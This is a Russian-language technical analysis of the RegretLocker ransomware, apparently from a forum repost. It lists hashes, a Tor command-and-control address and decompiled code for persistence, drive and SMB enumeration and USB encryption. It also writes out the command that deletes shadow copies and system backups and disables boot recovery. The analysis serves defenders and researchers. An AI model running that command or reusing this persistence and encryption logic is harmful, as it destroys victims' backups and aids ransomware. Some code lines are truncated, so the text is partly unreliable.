Статья Анализ рансома RegretLocker

xss.is/threads/62105

RegretLocker

Резюме

RegretLocker — это новая программа-вымогатель, которая была обнаружена в дикой природе в прошлом месяце и не только шифрует обычные файлы на диске, как другие программы-вымогатели. При запуске он, в частности, будет искать VHD-файлы, монтировать их с помощью Windows Virtual Storage API, а затем шифровать все файлы, которые он находит внутри этих VHD-файлов.


Как правило, файлы VHD имеют огромный размер с максимальным размером почти 2 ТБ, потому что они в основном используются для хранения содержимого жесткого диска виртуальной машины, включая разделы диска и файловые системы. Из-за этого программы-вымогатели не могут тратить время на шифрование просто потому, что они слишком велики.

Однако, монтируя эти виртуальные диски как физические диски, RegretLocker может проходить и шифровать отдельные файлы внутри, что значительно увеличивает общую скорость шифрования.

Для шифрования RegretLocker обращается к C&C-серверу за ключом RSA, чтобы зашифровать и создать уникальный ключ AES. Этот ключ AES будет использоваться для шифрования всех файлов на дисках. Однако, если машина находится в автономном режиме или не может связаться с C&C, она просто использует жестко запрограммированный ключ RSA в памяти, что упрощает написание инструмента для расшифровки!

Все зашифрованные файлы имеют расширение .mouse.

Большое спасибо Виталию Кремезу и MalwareHunterTeam за то, что они обратили мое внимание на эту программу-вымогатель!




IOCS

RegretLocker поставляется в виде 32-битного PE-файла.

MD5: 3265b2b0afc6d2ad0bdd55af8edb9b37

SHA256: a188e147ba147455ce5e3a6eb8ac1a46bdd58588de7af53d4ad542c6986491f4



Зависимости

Advapi32.dll и Crypt32.dll: основные функции шифрования, такие как шифрование RSA и AES.

VirtDisk.dll: монтирование функций виртуального диска

tor-lib.dll: DLL, которая используется для связи с C&C через Tor


Сеть

RegretLocker связывается с C&C-сервером по адресу http://regretzjibibtcgb.onion/input через Tor 3 раза:

Прежде чем связаться с C&C, он отправляет запрос GET на http://api.ipify.org/ для получения общедоступного IP-адреса ПК. Если это не удается, вредоносное ПО может предположить, что оно работает в автономном режиме, и будет использовать жестко запрограммированный ключ RSA.

Записка с требованием выкупа

RegretLocker оставляет записку с требованием выкупа в каждой зашифрованной папке. Хэш используется для определения того, какой ключ RSA используется для создания ключа AES на вашем компьютере.



Вы можете найти лог вредоносных программ здесь (https://chuongdong.com/uploads/locker.log).


Анализ кода

Работает только один процесс

Сначала RegretLocker проверяет, работает ли только одна его версия, перебирая все запущенные процессы с помощью CreateToolhelp32Snapshot, Process32First и Process32Next.


Для каждого из запущенных процессов он сравнивает имя с собственным именем, чтобы убедиться, что нет процесса с таким же именем.

Если есть один с таким же именем, программа-вымогатель немедленно завершает работу.




Дропиинг tor-lib.dll

Вредоносное ПО извлекает путь к текущему каталогу, в котором оно находится, через GetModuleFileNameA и привязывает к нему "\tor-lib.dll", что означает, что оно сбрасывает эту dll в тот же каталог вредоносного ПО.



Затем он вызывает функцию для извлечения dll из своего раздела ресурсов с помощью FindResourceA, LoadResource и LockResource. Как мы видим в Resource Hacker, dll хранится в незашифрованном виде в разделе ресурсов. После извлечения dll он вызывает LoadLibrary, чтобы получить дескриптор dll. Этот дескриптор будет использоваться вредоносным ПО для связи с C&C.



Проверка ПК

ПО имеет 2 странные проверки для проверки определенного имени пользователя и имени ПК (WIN-295748OMAKG). Если имя пользователя или имя ПК совпадают, вредоносное ПО немедленно завершит работу.

Потенциально это просто проверка ПК для разработки, чтобы убедиться, что программа-вымогатель не попытается зашифровать машину во время разработки.

Как разработчик я разочарован таким непрофессионализмом Почистите свой чертов код, пожалуйста!

Персистенс

Для сохранения вредоносное ПО задает в реестре SOFTWARE\Microsoft\Windows\CurrentVersion\Run путь вредоносного ПО. Это гарантирует, что вредоносное ПО автоматически запускается каждый раз, когда пользователь входит в систему.

```
memset(Filename, 0, 0x104u);
GetModuleFileNameA(0, Filename, 0x104u);
ntoskrnl_exe_path_2 = &temp_str;
cbData = 0;
if ( v27 >= 0x10 )
  ntoskrnl_exe_path_2 = temp_str;
*ntoskrnl_exe_path_2 = 0;
w_str_concat(&temp_str, Filename, &Filename[strlen(Filename) + 1], &Filename[1]);
if ( !RegOpenKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult) )
{
  v17 = cbData;
  v4 = (const BYTE *)&temp_str;
  if ( v27 >= 0x10 )
    v4 = temp_str;
  RegSetValueExA(phkResult, "Mouse Application", 0, 1u, v4, v17);
  RegCloseKey(phkResult);                   // Persistence method: add malware path to SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
```

Затем он также запускает вредоносное ПО как задачу каждую минуту с помощью этой команды Schtasks.exe, которая запускается из cmd.exe с помощью ShellExecuteA.

schtasks /Create /SC MINUTE /TN "Mouse Application" /TR "RegretLocker_path" /f

```
w_mem_copy(&APPDATA_path, "schtasks /Create /SC MINUTE /TN \"", 0x21u);
LOBYTE(v37) = 3;
v5 = w_str_concat(&APPDATA_path, "Mouse Application", 0x11u);
LOBYTE(v36) = 0;
v20 = 0;
v21 = 0;
w_mem_move(&v19, v5, v36);
LOBYTE(v37) = 4;
v6 = w_str_concat(&v19, "\" /TR \"", 7u);
LOBYTE(v36) = 0;
v34 = 0;
v35 = 0;
w_mem_move(&ntoskrnl_exe_path, v6, v36);
v7 = &temp_str;
v16 = cbData;
if ( v27 >= 0x10 )
  v7 = temp_str;
LOBYTE(v37) = 5;
v8 = w_str_concat(&ntoskrnl_exe_path, v7, v16);
LOBYTE(v36) = 0;
v23 = 0;
v24 = 0;
w_mem_move(&microsoft_appdata_path_1, v8, v36);
LOBYTE(v37) = 6;
v36 = (int)&v11;
cmd_exe_command = w_str_concat(&microsoft_appdata_path_1, "\" /f", 4u);// build string: schtasks /Create /SC MINUTE /TN "Mouse Application" /TR "malware_path" /f
w_mem_move_3(&v11, cmd_exe_command);
cmd_exe_execute(v11, v12, v13, (int)v14, v15, v16, v17);// execute cmd.exe with the command
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&microsoft_appdata_path_1);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&ntoskrnl_exe_path);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&v19);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&APPDATA_path);
SHEmptyRecycleBinA(0, 0, 7u);
```

Настройка шифрования

Вредоносная программа создает и выполняет эту команду из cmd.exe.

cmd.exe /C wmic SHADOWCOPY DELETE & wbadmin DELETE SYSTEMSTATEBACKUP & bcdedit.exe / set{ default } bootstatuspolicy ignoreallfailures & bcdedit.exe / set{ default } recoveryenabled No

-wmic SHADOWCOPY DELETE: это удалит все теневые копии файлов в системе, предотвращая возврат зашифрованных файлов в их предыдущее состояние.

-wbadmin DELETE SYSTEMSTATEBACKUP: удалить резервную копию системы. Предотвращение возврата системы к предыдущему снимку

-bcdedit.exe / set{ default } bootstatuspolicy ignoreallfailures: настройка политики статуса загрузки на игнорирование ошибок во время неудачной загрузки. Убедитесь, что ПК не переходит в режим восстановления или перезагрузки Windows.

-bcdedit.exe / set{ default } recoveryenabled *No* : убедитесь, что система не может быть восстановлена.


Затем он перебирает все диски и добавляет имена дисков с типом DRIVE_FIXED, DRIVE_REMOVABLE или DRIVE_REMOTE.

```
emset(&Buffer, 0, 0x401u);
etLogicalDriveStringsA(0x400u, &Buffer);
1 = &Buffer;
or ( i = strlen(&Buffer); i; i = strlen(v1) )

 v11 = 0;
 v12 = 0xF;
 LOBYTE(lpRootPathName) = 0;
 w_mem_copy(&lpRootPathName, v1, strlen(v1));
 v3 = (const CHAR *)&lpRootPathName;
 v13 = 1;
 if ( v12 >= 0x10 )
   v3 = lpRootPathName;
 v4 = GetDriveTypeA(v3);
 if ( v4 == DRIVE_FIXED || v4 == DRIVE_REMOVABLE || v4 == DRIVE_REMOTE )
 {
   v5 = (void *)a1[1];
   if ( (void *)a1[2] == v5 )
     sub_4023A2((void **)a1, v5, &lpRootPathName);
   else
     w_w_mem_move_2(a1, &lpRootPathName);
 }
 v6 = v11;
 LOBYTE(v13) = 0;
 std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&lpRootPathName);
 v1 += v6 + 1;

eturn a1;
```

Эти имена подключаются к диску C с помощью GetVolumePathNamesForVolumeNameA, SetVolumeMountPointA, FindFirstVolumeA и FindNextVolumeA. Поскольку имя этой функции помечено как show_hided_drives(), эта функция, вероятно, просто монтирует все действительные диски, чтобы не пропустить ни одного скрытого диска.



Получение ключа RSA

Как обсуждалось выше, вредоносное ПО сначала обратится к C&C по адресу http://regretzjibibtcgb.onion/input с помощью get_key в запросе, чтобы запросить ключ RSA.


```
LOBYTE(onion_url) = 0;
w_mem_copy(&onion_url, "http://regretzjibibtcgb.onion/input", 0x23u);
LOBYTE(v128) = 10;
v23 = send_request_to_TOR(
        (DWORD *)&tor_lib_handle,
        &pszString,
        onion_url,
        v71,
        *(int *)&v72,
        v73,
        v74,
        (int)buffer_1,
        v76,
        (int)Public_IP_address);
w_w_mem_move(&TOR_request_result, v23);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&pszString);
v24 = v111;
if ( !v111 || w_mem_cmp(&TOR_request_result, "TOR_ERROR") )// get RSA key
{
  write_into_log("crypt_proccess() | Not conection! using default key.");
  RSA_KEY = off_46A024;                 // Use hard-coded RSA key
}
```


Глобальная переменная RSA_KEY будет записана соответственно с ключом RSA в зависимости от того, сможет ли он дойти до C&C или нет. Если это невозможно, он будет использовать этот жестко запрограммированный ключ RSA.

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC1ZQInrnhxXCtAN/LsOX2GmgbvBxMsO49lc1/qodshkUvRQLazWv61UbMLKx2gaRQ
-----END PUBLIC KEY-----

Генерация AES-ключа

Используя ключ RSA, он вызовет CryptAcquireContextA, CryptDecodeObjectEx, CryptImportPublicKeyInfo и CryptEncrypt для шифрования буфера "AES" в памяти, генерируя новый ключ AES.



С помощью этого метода вредоносное ПО может генерировать другой ключ AES, если он получает другой ключ RSA от C&C. Однако этот ключ AES остается постоянным после этого шифрования, если вредоносное ПО запускается в автономном режиме, поэтому должно быть просто создать инструмент дешифрования, если C&C не работает или ПК не подключен к Интернету.

Шифрование — USB-накопители

Первое шифрование происходит с USB-накопителями, если они есть. Эта функция вызывается для получения имени всех USB-накопителей путем проверки любого диска с типом DRIVE_REMOVABLE. Эта функция была очень похожа на ту, которая ранее использовалась в show_hided_drives().

```
  memset(&Buffer, 0, 0x401u);
  GetLogicalDriveStringsA(0x400u, &Buffer);
  v1 = &Buffer;
  for ( i = strlen(&Buffer); i; i = strlen(v1) )
  {
    v11 = 0;
    v12 = 15;
    LOBYTE(lpRootPathName) = 0;
    w_mem_copy(&lpRootPathName, v1, strlen(v1));
    v3 = (const CHAR *)&lpRootPathName;
    v13 = 1;
    if ( v12 >= 0x10 )
      v3 = lpRootPathName;
    v4 = GetDriveTypeA(v3);                 // find drives with DRIVE_REMOVABLE type
    if ( v4 == 3 )
      goto SKIP_0;
    if ( v4 != 2 )
    {
      if ( v4 != 4 )
        goto SKIP_1;
SKIP_0:
      if ( v4 != 2 )
        goto SKIP_1;
    }
    v5 = *(void **)(a1 + 4);
    if ( *(void **)(a1 + 8) == v5 )
      sub_4023A2((void **)a1, v5, &lpRootPathName);
    else
      w_w_mem_move_2((_DWORD *)a1, &lpRootPathName);
SKIP_1:
    v6 = v11;
    LOBYTE(v13) = 0;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy_deallocate(&lpRootPathName);
    v1 += v6 + 1;
  }
  return a1;
}
```


Затем он перебирает все эти USB-накопители и вызывает функцию для шифрования их содержимого. Я обозначил это как small_encrypt(), потому что он используется только для шифрования USB-накопителей и небольших файлов.

```
if ( v1 != v2 )
{
  if ( v1 > v2 )
  {
    v4 = 0;
    if ( v1 )
    {
      v5 = 0;
      while ( v4 < (unsigned int)((v11 - v10) / v20) )
      {
        v6 = (char *)v12 + v5;
        if ( !w_mem_cmp_2((char *)v12 + v5, (void *)(v5 + v10)) )
        {
          if ( v6[5] >= 0x10u )
            v6 = (_DWORD *)*v6;
          write_into_log("usb_drives() | New drive: %s", v6);
          v7 = sub_4018C8(&v16, (int)small_encrypt, (char *)v12 + v5);
          sub_4067D5(&v18, v7);
          if ( v17 )
            goto LABEL_20;
        }
        v0 = v13;
        ++v4;
        v5 += 24;
        v3 = (v13 - (signed int)v12) % 24;
        if ( v4 >= (v13 - (signed int)v12) / 24 )
          goto LABEL_16;
      }
      v8 = (_DWORD *)(v0 - 24);
      if ( *(_DWORD *)(v0 - 24 + 20) >= 0x10u )
        v8 = (_DWORD *)*v8;
      write_into_log("usb_drives() | New drive: %s", v8);
      v9 = sub_4018C8(&v14, (int)small_encrypt, (LPVOID)(v13 - 24));
      sub_4067D5(&v18, v9);
      if ( v15 )
```


Я углублюсь в эти функции шифрования позже, потому что есть несколько разных версий.

Шифрование — сканер SMB

Вредоносное ПО написано на C++, и в нем есть класс smb_scanner. Функция SMB пытается сканировать SMB, чтобы найти

- Имена адаптеров и диапазоны адресов на адаптере

- IP-адреса NetServers и имена машин на сервере с использованием NetServerEnum.

```
; __unwind { // loc_44E17D
mov     eax, offset loc_44E17D
call    __EH_prolog
sub     esp, 194h
push    esi
push    edi             ; char
mov     esi, ecx
push    offset aSmbScannerScan_9 ; "smb_scanner() | Scanning NetServers"
mov     [ebp+var_D8], esi
call    write_into_log
pop     ecx
xor     ecx, ecx
mov     [ebp+var_120], 0Fh
mov     [ebp+bufptr], ecx
mov     [ebp+var_124], ecx
mov     [ebp+var_134], cl
push    ecx             ; int
push    ecx             ; int
push    0FFFFFFFFh      ; int
lea     eax, [ebp+totalentries]
mov     [ebp+var_4], ecx
push    eax             ; int
lea     eax, [ebp+entriesread]
push    eax             ; int
push    0FFFFFFFFh      ; lpWideCharStr
lea     eax, [ebp+bufptr]
push    eax             ; bufptr
push    65h ; 'e'       ; level
push    ecx             ; servername
call    NetServerEnum
test    eax, eax
jz      short loc_414368
```


Результатом является буфер всех папок SMB в строковой форме.

Затем он проходит через цикл while, вызывая функцию для шифрования этих папок SMB, поэтому я обозначил эту функцию шифрования как smb_encrypt(). На самом деле я не настраивал SMB на своей виртуальной машине, поэтому, когда я запускал это, я не знал, может ли он на самом деле шифровать папки SMB или нет...

```
w_SMB_stuff((int)&SMB_result);          // SMB_result stores the SMB folders' name
v40 = SMB_result;
LOBYTE(v128) = 31;
v41 = *SMB_result;
j = *SMB_result;
while ( (_DWORD *)v41 != v40 )
{
  v42 = sub_401914(&v126[1], (int)smb_encrypt, v41 + 16, (LPVOID)(v41 + 40));// encrypt folders on SMB
  LOBYTE(v128) = 32;
  if ( (_DWORD *)v16 == v37 )
  {
    sub_402697((int)&v120, (int)v37, (int)v42);
    v16 = v122;
    v37 = v121;
  }
  else
  {
    *v37 = *v42;
    v37[1] = v42[1];
    *v42 = 0;
    v42[1] = 0;
    v37 += 2;
    v121 = v37;
  }
  LOBYTE(v128) = 31;
  if ( *(_DWORD *)&v126[5] )
    goto LABEL_104;
  sub_404E72(&j);
  v41 = j;
}
```


Шифрование — большие файлы

Вредонос имеет особый метод поиска больших файлов, а затем начинает их шифровать сразу после шифрования SMB.

```
write_into_log("crypt_proccess() | Encrypt large file start.");
v76 = (dword_46C9A8 - (signed int)large_file_ptr) / 24;// count how many large file, probably initialized somewhere
write_into_log("crypt_proccess() | Large file count: %d", v76);
v44 = large_file_ptr;
v45 = *(_QWORD *)&v126[1];
for ( j = dword_46C9A8; v44 != (wchar_t *)j; v44 += 12 )
{
  v76 = 0;
  large_file_size = 0;
  sub_405B9C(&large_file_name, v44);
  v45 += w_get_file_size(*(LPCWSTR *)&large_file_name, v73, v74, (int)buffer_1, v76, (int)large_file_size);
}
*(_QWORD *)&v76 = v45 >> 20;
write_into_log("crypt_proccess() | Large file total size: %d Mb", v76, large_file_size);
v46 = dword_46C9A8;
